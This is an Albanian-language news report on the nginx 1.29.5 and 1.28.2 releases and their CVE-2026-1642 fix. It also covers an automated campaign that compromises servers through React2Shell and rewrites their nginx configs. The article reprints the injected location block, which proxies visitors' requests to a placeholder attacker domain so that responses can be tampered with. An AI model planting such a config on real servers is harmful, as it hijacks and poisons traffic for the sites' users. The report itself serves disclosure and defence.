

Është formuar një lëshim i degës kryesore nginx 1.29.5, në kuadër të të cilit vazhdon zhvillimi i mundësive të reja, si dhe lëshimi i degës stabile nginx 1.28.2, e cila mbështetet paralelisht dhe për të cilën bëhen vetëm ndryshime të lidhura me eliminimin e gabimeve serioze dhe vulnerabiliteteve. Në përditësime është eliminuar një vulnerabilitet (CVE-2026-1642), që i lejon një sulmuesi, i cili ka mundësinë të ndërhyjë (MITM) në kanalin e komunikimit mes nginx dhe serverit upstream, që të futë përgjigjet e dërguara te klienti. Problemi ndikon konfigurimet që proksyrojnë kërkesat (HTTP 1.x, HTTP/2, gRPC ose uWSGI) në një server më të lartë duke përdorur enkriptimin TLS.
Përveç vulnerabilitetit në lëshimin 1.29.5, niveli i regjistrimit të gabimeve SSL "ech_required" është ulur nga "crit" në "info", si dhe janë eliminuar disa probleme: është eliminuar qasja në memorie të liruar më parë (use-after-free) pas kalimit në backend-in e ardhshëm gRPC ose HTTP/2; është zgjidhur problemi me dërgimin e një kërkese të papërshtatshme HTTP/2 pas kalimit në serverin upstream të ardhshëm; është korrigjuar rritja e madhësisë së përgjigjes me disa intervale; është siguruar caktimi i variablës HTTP_HOST kur proksyrohet në backend-et FastCGI, SCGI dhe uwsgi.

Shtesë, mund të theksohet zbuloj një sulm automatizuar, i cili pas një hack-u të suksesshëm serverësh nënshkruhet me ndryshimin e konfiguracioneve të nginx. Haku bëhet përmes një vulnerabiliteti të pa rregulluar React2Shell në komponentët server të React në sisteme me panelet e menaxhimit të hostimit, si Baota (BT). Ndryshimet e bëra në konfiguracionin nginx kërkonin që kërkesat për faqet e shërbyera të drejtoheshin në serverin e sulmuesve, i cili realizonte futjen e ndryshimeve të këqija në përgjigjen që kthehej te përdoruesi. location /%PATH%/ { set $fullurl "$scheme://$host$request_uri"; rewrite ^/%PATH%/?(.*)$ /index.php?domain=$fullurl&$args break; proxy_set_header Host [Attacker_Domain]; proxy_set_header X-Real-IP $remote_addr; proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for; proxy_set_header X-Forwarded-Proto $scheme; proxy_set_header User-Agent $http_user_agent; proxy_set_header Referer $http_referer; proxy_ssl_server_name on; proxy_pass http://[Attacker_Domain]; }
Në këtë mënyrë, përveç instalimit të rootkit-ëve ose malware-it në server, organizohet një sulm mbi klientët që hapin faqen e shërbimit në server, pa ndryshuar drejtpërdrejt komponentët e faqes në server. Sulmi kryesisht fokuson kapjen e trafikëve të domain-eve nga vendet aziatike, si dhe të domain-eve *.edu dhe *.gov. Përmes serverit të sulmuesve, drejtohen kërkesa selektive, për shembull, që përmbajnë në rrugët fjalët "pg", "pgslot", "slot", "game", "casino", "live", "help", "news", "page", "blog", "about", "support" dhe "info". Sulmi kryhet automatizuar duke përdorur mjete që kërkojnë dhe analizojnë konfigurimin e nginx, zgjedhin dhe vendosin një model konfigurimi, rinstalojnë nginx dhe kontrollojnë funksionimin e variantit të modifikuar.
Burimi: opennet.ru
